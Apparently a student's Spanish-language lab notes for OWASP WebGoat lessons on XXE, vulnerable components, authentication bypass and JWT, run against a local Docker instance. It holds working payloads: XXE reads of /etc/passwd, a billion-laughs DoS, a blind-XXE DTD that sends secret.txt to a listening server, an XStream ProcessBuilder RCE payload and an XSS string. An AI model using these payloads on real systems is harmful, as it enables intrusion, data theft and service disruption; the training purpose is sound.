En general, podemos distinguir los siguientes tipos de ataques XXE:

- Clásico: en este caso, una entidad externa se incluye en una DTD local.
- Ciego: no se muestra ninguna salida ni errores en la respuesta.
- Error: intentar obtener el contenido de un recurso en el mensaje de error.

Ejemplo XXE

Veamos un ejemplo de inyección XXE. En la sección anterior vimos que las entidades XML se pueden usar de la siguiente manera:

```
<?xml version="1.0" standalone="yes" ?>
<!DOCTYPE author [
  <!ELEMENT author (#PCDATA)>
  <!ENTITY js "Jo Smith">
]>
<author>&js;</author>
```

Declaración DTD externa

La definición de estas entidades también permite definir otra DTD en un archivo externo, por ejemplo:

```
<?xml version="1.0"?>
<!DOCTYPE note SYSTEM "email.dtd">
<email>
  <to>webgoat@webgoat.org</to>
  <from>webwolf@webwolf.org</from>
  <subject>Your app is great, but contains flaws</subject>
  <body>Hi, your application contains some SQL injections</body>
</email>
```

y el email.dtd se puede definir de la siguiente manera:

```
<!ELEMENT email (to,from,title,body)>
<!ELEMENT to (#PCDATA)>
<!ELEMENT from (#PCDATA)>
<!ELEMENT subject (#PCDATA)>
<!ELEMENT body (#PCDATA)>
```

XXE

Si un analizador XML está configurado para permitir DTD o entidades externas, podemos cambiar el siguiente fragmento XML por lo siguiente:


```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE author [
  <!ENTITY js SYSTEM "file:///etc/passwd">
]>
<author>&js;</author>
```

¿Y ahora qué sucede? Hemos definido una inclusión desde el sistema de archivos local; el analizador XML cargará el archivo y agregará el contenido dondequiera que se haga referencia a la entidad. Supongamos que el mensaje XML se devuelve al usuario; el mensaje será:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE author [
  <!ENTITY showme SYSTEM "file:///etc/passwd">
]>
<author>&showme;</author>
```

```
<author>
  root:x:0:0:root...
  daemon:x:1:1:daemon...
  ...
</author>
```

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
```



EJERCICIO 1

Interceptamos la petición.

Intentémoslo

En esta tarea deberás agregar un comentario a la carpeta raíz de los archivos.

 Juan Doe

Subió una foto.

Hace 24 días



HUMAN

I REQUEST YOUR ASSISTANCE

11 x 12 x 13 x 14 x 15 x +

Send Cancel < >

Request

Raw

Hex

```
1 POST /webgoat/rxe/simple HTTP/1.1
2 Host: 127.0.0.1:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/xml
8 <?xml version="1.0"?>
9 <comment>
10   <text>
11     hola
12   </text>
13 </comment>
14
15
16
17
18
19
20
21
22
23
24
25
```

Response

Raw

Hex

Render

```
1 HTTP/1.1 200
2 Content-Type: application/json
3 Content-Length: 224
4 Date: Tue, 22 Sep 2026 14:12:24 GMT
5 Keep-Alive: timeout=60
6 Connection: keep-alive
7 {
8   "assignment": "SimpleXOR",
9   "assignmentMode": true,
10  "feedback": "Sorry the solution is not correct, please try again.",
11  "feedbackArgs": null,
12  "lessonCompleted": false,
13  "output": "",
14  "outputArgs": null
15 }
```

Injectamos el código malicioso y logramos ver la información de la carpeta raíz.



HUMAN

I REQUEST YOUR ASSISTANCE

Add a comment

 atacante

Hace 24 días

catent_endpoint.sh

dockerenv bin boot dev etc home lib lib64 media mnt opt proc

 webgoat

Hace 24 días

Silly cat...

 guest

Hace 24 días

I think I will use this picture in one of my projects.

 guest

Hace 24 días

Loft >).

11 x 12 x 13 x 14 x 15 x +

Send Cancel < >

Request

Raw

Hex

```
1 POST /webgoat/rxe/simple HTTP/1.1
2 Host: 127.0.0.1:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/xml
8 <?xml version="1.0"?>
9 <comment>
10   <DOCTYPE comment [
11     <!ENTITY xxe SYSTEM "file:///etc/passwd" />
12   ]>
13   <text>
14     hola
15   </text>
16 </comment>
17
18
19
20
21
22
23
24
25
```

Response

Raw


Hex

Render


```
1 HTTP/1.1 200
2 Content-Type: application/json
3 Content-Length: 237
4 Date: Tue, 22 Sep 2026 14:12:29 GMT
5 Keep-Alive: timeout=60
6 Connection: keep-alive
7 {
8   "assignment": "SimpleXOR",
9   "assignmentMode": true,
10  "feedback": "Congratulations. You have successfully completed the assignment.",
11  "feedbackArgs": null,
12  "lessonCompleted": true,
13  "output": null,
14  "outputArgs": null
15 }
```

EJERCICIO 2

Vemos que el request está en formato json.



Lo cambiamos a código XML modificando adicionalmente “Content-Type: application/xml”.



Ejemplo de Ataque DOS con XXE:

Con el mismo ataque XXE podemos realizar un ataque de denegación de servicio (DoS) contra el servidor. Un ejemplo de dicho ataque es:

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
  <!ENTITY lol "lol">
  <!ELEMENT lolz (#PCDATA)>
  <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
  <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
  <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
  <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
  <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
  <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
  <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
  <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

Tarea XXE a ciegas

En la página anterior te mostramos cómo puedes hacer ping a un servidor con un ataque XXE; en esta tarea intenta crear un DTD que cargue el contenido de un archivo. **secret.txt** desde el servidor WebGoat a nuestro servidor WebWolf. Puede usar WebWolf para servir su DTD. El **secret.txt** Se encuentra en el servidor WebGoat en esta ubicación, por lo que no es necesario escanear todos los directorios y archivos:

Se crea un archivo con el siguiente contenido.

```
(root@kali) - [/home/kali/tools/xxe]
# cat attack.dtd
<!ENTITY % file SYSTEM "file:///home/webgoat/.webgoat-2026.3.1/XXE/atacante/secret.txt">
<!ENTITY % eval "<!ENTITY &#x25; exfiltrate SYSTEM 'http://172.17.0.1:9091/landing?text=%file;'>">
%eval;
%exfiltrate;
```

Ponemos el server a la escucha.

```
(root@kali) - [/home/kali/tools/xxe]
# python3 -m http.server 9091
Serving HTTP on 0.0.0.0 port 9091 (http://0.0.0.0:9091/) ...
```

Request		Response	
Pretty	Raw	Pretty	Raw
<pre>1 POST /WebGoat/xxe/blind HTTP/1.1 2 Host: 127.0.0.1:8080 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/xml 8 X-Requested-With: XMLHttpRequest 9 Content-Length: 60 10 Origin: http://127.0.0.1:8080 11 Connection: keep-alive 12 Referer: http://127.0.0.1:8080/WebGoat/start.mvc?username=atacante 13 Cookie: JSESSIONID=CAB53DE0CB4FB25C6C7802B814E0FD29 14 Sec-Fetch-Dest: empty 15 Sec-Fetch-Mode: cors 16 Sec-Fetch-Site: same-origin 17 Priority: u=0 18 19 <?xml version="1.0"?> 20 <comment> 21 <text> 22 hola3 23 </text> 24 </comment></pre>		<pre>1 HTTP/1.1 200 2 Content-Type: application/json 3 Content-Length: 240 4 Date: Tue, 22 Sep 2026 14:36:38 GMT 5 Keep-Alive: timeout=60 6 Connection: keep-alive 7 8 { 9 "assignment": "BlindSendFileAssignment", 10 "attemptWasMade": true, 11 "feedback": "Sorry the solution is not correct, please try again.", 12 "feedbackArgs": null, 13 "lessonCompleted": false, 14 "output": null, 15 "outputArgs": null 16 }</pre>	

Request		Response	
Pretty	Raw	Pretty	Raw
<pre>1 POST /WebGoat/xxe/blind HTTP/1.1 2 Host: 127.0.0.1:8080 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/xml 8 X-Requested-With: XMLHttpRequest 9 Content-Length: 161 10 Origin: http://127.0.0.1:8080 11 Connection: keep-alive 12 Referer: http://127.0.0.1:8080/WebGoat/start.mvc?username=atacante 13 Cookie: JSESSIONID=CAB53DE0CB4FB25C6C7802B814E0FD29 14 Sec-Fetch-Dest: empty 15 Sec-Fetch-Mode: cors 16 Sec-Fetch-Site: same-origin 17 Priority: u=0 18 19 <?xml version="1.0"?> 20 <DOCTYPE comment [21 <!ENTITY % remote SYSTEM "http://172.17.0.1:9091/attack.dtd"> 22 %remote; 23]> 24 <comment> 25 <text> 26 test 27 </text> 28 </comment></pre>		<pre>1 HTTP/1.1 200 2 Content-Type: application/json 3 Content-Length: 466 4 Date: Tue, 22 Sep 2026 14:43:21 GMT 5 Keep-Alive: timeout=60 6 Connection: keep-alive 7 8 { 9 "assignment": "BlindSendFileAssignment", 10 "attemptWasMade": true, 11 "feedback": "Sorry the solution is not correct, please try again.", 12 "feedbackArgs": null, 13 "lessonCompleted": false, 14 "output": "jakarta.xml.bind.UnmarshalException\n - with linked exception: [\\n\\njava.xml.stream.XMLStreamException: ParseError at [row,col]:[4,13]\\n\\nMessage: http://\\n\\n172.17.0.1:9091/landing?text=WebGoat%208.0%20rocks ... %20(mUgcKHuxxo)"]", 15 "outputArgs": null 16 }</pre>	


```
(root@kali) - [/home/kali/tools/xxe]
# python3 -m http.server 9091
Serving HTTP on 0.0.0.0 port 9091 (http://0.0.0.0:9091/) ...
172.17.0.2 - - [22/Sep/2026 10:43:21] "GET /attack.dtd HTTP/1.1" 200 -
172.17.0.2 - - [22/Sep/2026 10:43:21] code 404, message File not found
172.17.0.2 - - [22/Sep/2026 10:43:21] "GET /landing?text=WebGoat%208.0%20rocks ... %20(mUgcKHuxxo) HTTP/1.1" 404 -
```



22/09/2026, 16:45:31

8.0 es genial... (mUgcKHUzxo)

Cuando WebGoat (corriendo en un contenedor) intentaba conectarse a `http://127.0.0.1:9091`, estaba intentando conectarse a **sí mismo** (al contenedor), donde no había nada escuchando en el puerto 9091.



127.0.0.1 = sí mismo

← aquí buscaba
tu servidor
y no lo halló

```
docker0 (bridge)
```

172.17.0.1 = host

← IP correcta

```
python3 -m http.server 9091
```

escuchando en 0.0.0.0:9091

<https://academy.hackthebox.com/app/module/134>

(A6) Vuln & Outdated Components - Componentes vulnerables y obsoletos

Concepto

La forma en que desarrollamos software ha cambiado. La comunidad de código abierto está madurando y la disponibilidad de software de código abierto se ha vuelto muy amplia, sin importar si se determina la procedencia de las bibliotecas utilizadas en nuestras aplicaciones. Ref: [Cadena de suministro de software](#)

Esta lección repasará las dificultades que conlleva la gestión de bibliotecas dependientes, el riesgo de no gestionar dichas dependencias y la dificultad de determinar si se está en riesgo.




Figura: El continuo crecimiento del software de código abierto.

Objetivos

- Toma conciencia de que el código abierto que consumes es tan importante como tu propio código personalizado.
- Tomar conciencia de la gestión, o la falta de gestión, en nuestro consumo de componentes de código abierto.
- Comprender la importancia de una lista de materiales para determinar el riesgo de los componentes de código abierto.

Ejemplo 1

La vulnerabilidad no siempre está en "tu" código.

A continuación se muestra un ejemplo del uso del mismo código fuente de WebGoat, pero con diferentes versiones del componente jquery-ui. Una de ellas es vulnerable; la otra no.

jquery-ui:1.10.4

Este ejemplo permite al usuario especificar el contenido del campo "close" de definir - mostrar enlace de explotación) no ofrece protección contra XSS.

Al hacer clic en "Ir" se ejecutará un cuadro de diálogo de cierre de jquery-ui. Este diálogo debería haber explotado una vulnerabilidad conocida en jquery-ui:1.10.4.

jquery-ui-1.12.0

Este diálogo debería haber evitado la vulnerabilidad descrita anteriormente utilizando EXACTAMENTE el mismo código en WebGoat, pero con una versión posterior de jquery-ui.

jquery-ui:1.12.0 No vulnerable

Si se utiliza el mismo código fuente de WebGoat, pero se actualiza la biblioteca jquery-ui a una versión no vulnerable, se elimina la vulnerabilidad.

Al hacer clic en "Ir" se ejecutará un cuadro de diálogo de cierre de jquery-ui: OK<script>alert('XSS')</script> Ir

Ejemplo 2. Explotación de la vulnerabilidad CVE-2013-7285 (XStream)

Documentación de vulnerabilidad <https://x-stream.github.io/1.4.10/CVE-2013-7285.html>

Explotación de la vulnerabilidad CVE-2013-7285 (XStream)

Esta lección solo funciona si utilizas la imagen Docker de WebGoat.

WebGoat utiliza un documento XML para añadir contactos a una base de datos de contactos.

```
<contact>
  <id>1</id>
  <firstName>Bruce</firstName>
  <lastName>Mayhew</lastName>
  <email>webgoat@owasp.org</email>
</contact>
```

La interfaz Java que necesitas para el ejercicio es: org.owasp.webgoat.lessons.vulnerablecomponents.Contact. Empiece por enviar el mensaje de contacto mencionado anteriormente para ver cuál sería la respuesta habitual y, a continuación, lea la documentación sobre la vulnerabilidad CVE (busque en Internet) e intente activarla. Para este ejemplo, le permitiremos ingresar el XML directamente en lugar de interceptar la solicitud y modificar los datos. Usted proporciona la representación XML de un contacto y WebGoat lo convertirá en un objeto Contact usando `XStream.fromXML(xml)`.

Introduzca la representación XML del contacto:

```
<contact class='dynamic-proxy'>
  <interface=org.owasp.webgoat.lessons.vulnerablecomponents.Contact</interface>
  <handler class='java.beans.EventHandler'>
    <target class='java.lang.ProcessBuilder'>
      <command>
        <string>touch</string>
        <string>/tmp/xxe-success</string>
      </command>
    </target>
    <action>start</action>
  </handler>
</contact>
```

You successfully tried to exploit the CVE-2013-7285 vulnerability

class java.lang.ProcessImpl cannot be cast to class java.lang.String (java.lang.ProcessImpl and java.lang.String are in module java.base of loader 'bootstrap')

(A7) Identity & Auth Failure - Fallo de identidad y autenticación

Omisión de autenticación

Omisión de autenticación

- Las omisiones de autenticación se producen de muchas maneras, pero generalmente aprovechan alguna falla en la configuración o la lógica. Se manipulan para lograr las condiciones adecuadas.

Entradas ocultas

- La forma más sencilla consiste en depender de un campo de entrada oculto en la página web/DOM.

Eliminación de parámetros

- En ocasiones, si un atacante desconoce el valor correcto de un parámetro, puede eliminarlo por completo del envío para ver qué sucede.

Navegación forzada

- Si un área de un sitio no está protegida adecuadamente mediante la configuración, se puede acceder a esa área del sitio mediante intentos de adivinación o fuerza bruta.

Ejercicio 1:

Restablecimiento de contraseña 2FA

Un excelente ejemplo de elusión de autenticación es el de (2016) (<https://henryhoggard.co.uk/blog/Paypal-2FA-Bypass>). No pudo recibir un SMS con un código, por lo que optó por un método alternativo, que implicaba preguntas de seguridad. Usando un proxy, se eliminaron los parámetros por completo y se logró la victoria.

El escenario

Restableces tu contraseña, pero lo haces desde una ubicación o dispositivo que tu proveedor no reconoce. Por lo tanto, debes responder las preguntas de seguridad que configuraste. El otro problema es que esas preguntas de seguridad también se almacenan en otro dispositivo (que no llevas contigo) y no las recuerdas.

Ya has proporcionado tu nombre de usuario/correo electrónico y has optado por el método de verificación alternativo.

Step 3: Using a proxy, remove "security" from the post data.

El escenario

Restableces tu contraseña, pero lo haces desde un problema de seguridad también.

Ya has proporcionado tu nombre de usuario/correo electrónico.

Verifica tu cuenta respondiendo a las siguientes preguntas:

¿Cómo se llama tu profesor favorito?

profesor

¿Cómo se llama la calle donde creciste?

calle

Entregar

Request

```
1 POST /WebGoat/auth-bypass/verify-account HTTP/1.1
2 Host: 127.0.0.1:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 95
10 Origin: http://127.0.0.1:8080
11 Connection: keep-alive
12 Referer: http://127.0.0.1:8080/WebGoat/start.mvc?username=atacante
13 Cookie: JSESSIONID=CAB53DE0CB4FB25C6C7802B814E0FD29
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17 Priority: u=0
18
19 secQuestion2=profesor&secQuestion3=calle&jsEnabled=1&verifyMethod=SEC_QUESTIONS&userId=12309746
```

Response

```
1 HTTP/1.1 200
2 Content-Type: application/json
3 Content-Length: 206
4 Date: Tue, 22 Sep 2026 16:04:00 GMT
5 Keep-Alive: timeout=60
6 Connection: keep-alive
7
8 {
9   "assignment": "VerifyAccount",
10  "attemptWasMade": true,
11  "feedback": "Not quite, please try again.",
12  "feedbackArgs": null,
13  "lessonCompleted": false,
14  "output": null,
15  "outputArgs": null
16 }
```

Request

```
1 POST /WebGoat/auth-bypass/verify-account HTTP/1.1
2 Host: 127.0.0.1:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 95
10 Origin: http://127.0.0.1:8080
11 Connection: keep-alive
12 Referer: http://127.0.0.1:8080/WebGoat/start.mvc?username=atacante
13 Cookie: JSESSIONID=CAB53DE0CB4FB25C6C7802B814E0FD29
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17 Priority: u=0
18
19 secQuestion2=profesor&secQuestion3=calle&jsEnabled=1&verifyMethod=SEC_QUESTIONS&userId=12309746
```

Response

```
1 HTTP/1.1 200
2 Content-Type: application/json
3 Content-Length: 204
4 Date: Tue, 22 Sep 2026 16:06:37 GMT
5 Keep-Alive: timeout=60
6 Connection: keep-alive
7
8 {
9   "assignment": "VerifyAccount",
10  "attemptWasMade": true,
11  "feedback": "Congrats, you have successfully verified the account without actually verifying it. You can now change your password.",
12  "feedbackArgs": null,
13  "lessonCompleted": true,
14  "output": null,
15  "outputArgs": null
16 }
```

Otra forma similar es interceptando, modificar los valores y dejar que continúe la petición.

Step 3: Using a proxy, remove "security" from the post data.

El escenario

Restableces tu contraseña, pero lo haces desde un problema de seguridad también.

Ya has proporcionado tu nombre de usuario/correo electrónico.

Verifica tu cuenta respondiendo a las siguientes preguntas:

¿Cómo se llama tu profesor favorito?

profesor

¿Cómo se llama la calle donde creciste?

calle

Entregar

Intercept

Time	Type	Direction	Method	URL
12:11:29 22 S...	HTTP	→ Request	POST	http://127.0.0.1:8080/WebGoat/auth-bypass/verify-account
12:11:29 22 S...	HTTP	→ Request	GET	http://127.0.0.1:8080/WebGoat/mail/count
12:11:32 22 S...	HTTP	→ Request	GET	http://127.0.0.1:8080/WebGoat/service/lessonmenu.mvc
12:11:32 22 S...	HTTP	→ Request	GET	http://127.0.0.1:8080/WebGoat/service/lessonoverview.mvc/AuthBypass.lesson
12:11:32 22 S...	HTTP	→ Request	GET	http://127.0.0.1:8080/WebGoat/mail/count
12:11:35 22 S...	HTTP	→ Request	GET	http://127.0.0.1:8080/WebGoat/mail/count
12:11:37 22 S...	HTTP	→ Request	GET	http://127.0.0.1:8080/WebGoat/service/lessonoverview.mvc/AuthBypass.lesson
12:11:37 22 S...	HTTP	→ Request	GET	http://127.0.0.1:8080/WebGoat/service/lessonmenu.mvc
12:11:38 22 S...	HTTP	→ Request	GET	http://127.0.0.1:8080/WebGoat/mail/count

Request

```
1 POST /WebGoat/auth-bypass/verify-account HTTP/1.1
2 Host: 127.0.0.1:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 95
10 Origin: http://127.0.0.1:8080
11 Connection: keep-alive
12 Referer: http://127.0.0.1:8080/WebGoat/start.mvc?username=atacante
13 Cookie: JSESSIONID=CAB53DE0CB4FB25C6C7802B814E0FD29
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17 Priority: u=0
18
19 secQuestion2=profesor&secQuestion3=calle&jsEnabled=1&verifyMethod=SEC_QUESTIONS&userId=12309746
```

Veremos que avanza y nos pide la nueva contraseña (ingresaríamos la contraseña deseada).

✓

Por favor, proporcione una nueva contraseña para su cuenta.

Contraseña:

••••••••

Confirmar Contraseña:

Entregar

Congrats, you have successfully verified the account without actually verifying it. You can now change your password!

Ejercicio 2. Inicio de sesión inseguro

Haz clic en el botón "Iniciar sesión" para enviar una solicitud con las credenciales de inicio de sesión de otro usuario. A continuación, introduzca estas credenciales en los campos correspondientes y envíelas para su confirmación. Intenta utilizar un analizador de paquetes para interceptar la solicitud.

Reiniciar sesión

1 2

Intentémoslo

Haz clic en el botón "Iniciar sesión" para enviar una solicitud con las credenciales de inicio de sesión de otro usuario. A continuación, introduzca estas credenciales en los campos correspondientes y envíelas para su confirmación. Intenta utilizar un analizador de paquetes para interceptar la solicitud.

Acceso

nombre de usuario contraseña

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	172.17.0.1	172.17.0.2	HTTP	524	GET /WebGoat/mail/count HTTP/1.1
2	0.000004537	172.17.0.2	172.17.0.1	HTTP/J...	237	HTTP/1.1 200 , JSON (application/json)
3	1.451398495	172.17.0.1	172.17.0.2	HTTP	683	POST /WebGoat/start.mvc?user=atacante HTTP/1.1 (text/plain)
4	1.453328250	172.17.0.2	172.17.0.1	HTTP/J...	237	HTTP/1.1 200 , JSON (application/json)
5	3.000956753	172.17.0.1	172.17.0.2	HTTP	524	GET /WebGoat/mail/count HTTP/1.1
6	3.001873502	172.17.0.2	172.17.0.1	HTTP/J...	237	HTTP/1.1 200 , JSON (application/json)
7	3.204514090	172.17.0.1	172.17.0.2	HTTP	598	GET /WebGoat/service/lessonmenu.mvc HTTP/1.1
8	3.204929975	172.17.0.1	172.17.0.2	HTTP	623	GET /WebGoat/service/lessonoverview.mvc/InsecureLogin.lesson
9	3.205914587	172.17.0.2	172.17.0.1	HTTP/J...	427	HTTP/1.1 200 , JSON (application/json)
10	3.206099966	172.17.0.2	172.17.0.1	HTTP/J...	754	HTTP/1.1 200 , JSON (application/json)

Frame 4: 683 bytes on wire (5464 bits), 683 bytes captured (5464 bits) on interface docker0, id 0

Ethernet II, Src: 02:42:b3:e4:78:9e (02:42:b3:e4:78:9e), Dst: 02:42:ac:11:00:02 (02:42:ac:11:00:02)

Internet Protocol Version 4, Src: 172.17.0.1, Dst: 172.17.0.2

Transmission Control Protocol, Src Port: 52800, Dst Port: 8080, Seq: 1, Ack: 1, Len: 617

Hypertext Transfer Protocol

Line-based text data: text/plain (1 lines)

username="captainjack", password="BlackPearl"

tokens JWT


Concepto

Esta lección enseña sobre el uso de JSON Web Tokens (JWT) para la autenticación y los errores comunes que debe tener en cuenta. al usar JWT.

Introducción

Muchas aplicaciones utilizan tokens web JSON (JWT) para permitir que el cliente indique su identidad para un intercambio posterior tras la autenticación.

Estructura de un token JWT



Header

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

Claims

```
{
  "sub": "1234567890",
  "name": "John Doe",
  "admin": true,
  "iat": 1516239022
}
```

Signature

